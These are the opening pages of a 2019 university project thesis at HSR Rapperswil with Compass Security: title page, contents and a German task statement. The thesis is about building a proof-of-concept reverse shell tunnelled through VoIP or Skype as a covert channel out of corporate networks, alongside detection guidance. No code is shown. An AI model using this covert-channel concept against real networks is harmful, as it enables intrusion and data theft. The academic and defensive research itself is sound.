HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

COMPUTER SCIENCE

Reverse Shell via Voice (SIP, Skype)

Project Thesis

Department of Computer Science
University of Applied Science Rapperswil

Fall Term 2019

Author(s):	Dominique Illi, Michel Bongard
Advisor:	Cyrill Brunschwiler
Project Partner:	Cyrill Brunschwiler
	Compass Security Network Computing AG
	Werkstrasse 20
	CH-8645 Jona

Reverse Shell via Voice (SIP, Skype)

A – Content

Authors: Dominique Illi, Michel Bongard

Fall Term 2019

A – Content **2**

B – Scope of Thesis **4**

C – Abstract **10**

D – Lay-Summary **12**

E – Management Summary **14**

F – Technical Report **16**


G - Attachments **130**

G-1 – Declaration of Originality 131
G-2 – Rights of Use 133
G-3 – Requirement Analysis 135
G-4 – Project Plan 141
G-5 – Software Architecture Document 153
G-6 – PJSIP Instructions 167

Reverse Shell via Voice (SIP, Skype)
B – Scope of Thesis

Authors: Dominique Illi, Michel Bongard

Fall Term 2019



COMPASS SECURITY

Voice (SIP, Skype) Reverse Shell

Aufgabenstellung SA Herbst 2019

Datum:	September 28., 2018
Author:	Cyrill Brunschwiler, Compass Security Schweiz AG
Classification:	INTERNAL

Compass Security Schweiz AG, Werkstrasse 20, Postfach 2038, CH-8645 Jona
T +41 55 214 41 60, team.csch@compass-security.com, www.compass-security.com





Table of Contents

1 EINFÜHRUNG 3
2 AUFGABE 3
2.1 Abgrenzung 3
2.2 Tätigkeiten 3
3 VORGEHEN 3
4 ANFORDERUNGEN 3
4.1.1 Technologien 4
5 INFRASTRUKTUR 4
6 ERWARTETE RESULTATE 4
6.1 In elektronischer Form: 4
6.2 Auf Papier: 4
7 TERMINE 4
7.1 Start/Ende 4
7.2 Zeitplan und Meilensteine 4
8 BETREUUNG 5
8.1 Kontakt 5
9 REFERENZEN 5
10 UNTERSCHRIFTEN 5



1 Einführung

Heutige Netzwerkinfrastrukturen sind so gebaut, dass von aussen kaum ein direkter Zugriff in eine Firma hinein möglich ist. Angreifer setzen deshalb auf die Kompromittierung von Arbeitsplätzen und initiieren Verbindungen vom internen Netz ins Internet. Üblicherweise über den Surf-Proxy oder einen DNS Tunnel. Früher auch via Mail. Direkte IP Verbindungen ins Internet oder die Möglichkeit von Ping Tunnels verschwinden je länger je mehr und auch die Proxies sowie die Überwachung des DNS-Verkehrs wird immer besser. Bleibt ein letzter Kanal, das Telefon.

Die alte Telefonie hat ausgedient. Man bedient sich heute VoIP oder Skype mit Hardware oder Software-Phones. Letzter sind im Red Teaming Kontext sehr interessant, könnten sie doch als ein Tunnel aus der Firma heraus verwendet werden.

2 Aufgabe

Im Rahmen der Arbeit soll ein PoC für eine Reverse Shell via VoIP/Skype/Telefonienetz erstellt werden. Es soll zudem Hilfestellung für die Detektion und Verhinderung solcher Covert Channels gegeben werden.

2.1 Abgrenzung

Es geht nicht darum Schwachstellen in VoIP und Presenz-Lösungen zu finden, sondern die bestehenden Mechanismen für ein Tunneling zu verwenden.

2.2 Tätigkeiten

- Projektmanagement und Dokumentation
- Dokumentstudium zu Tunneling Techniken
- Dokumentstudium zu VoIP und Skype
- Testen und Beurteilen von OpenSource Voice Tunnels
- Beurteilung von Skype oder VoIP Software bzgl. Tunneling
- Möglichkeit der Injection/Filtering von Audio (Mikrofon/Lautsprecher)
- Design, Architektur und Implementation eines Voice Tunneling PoC für Metasploit
- Hilfestellung für das Detektieren von Voice Tunnels

3 Vorgehen

Im Rahmen der allgemeinen Richtlinien zur Durchführung von Studien- und Bachelorarbeiten gemäss eigenem Projektmanagementplan. Dieser Projektmanagementplan ist als Erstes zu erstellen und enthält insbesondere:

- Die Beschreibung des dem Projektcharakter angepassten Vorgehensmodells.
- Eine erste Aufteilung der Aufgabe in gemeinsam und einzeln zu bearbeitende Teile unter Berücksichtigung der vorgegebenen Teilaspekte. Die genaue Aufteilung muss spätestens nach der Technologiestudie (Elaboration) erfolgen.
- Den Projektplan (Zeitplan) und die Meilensteine.

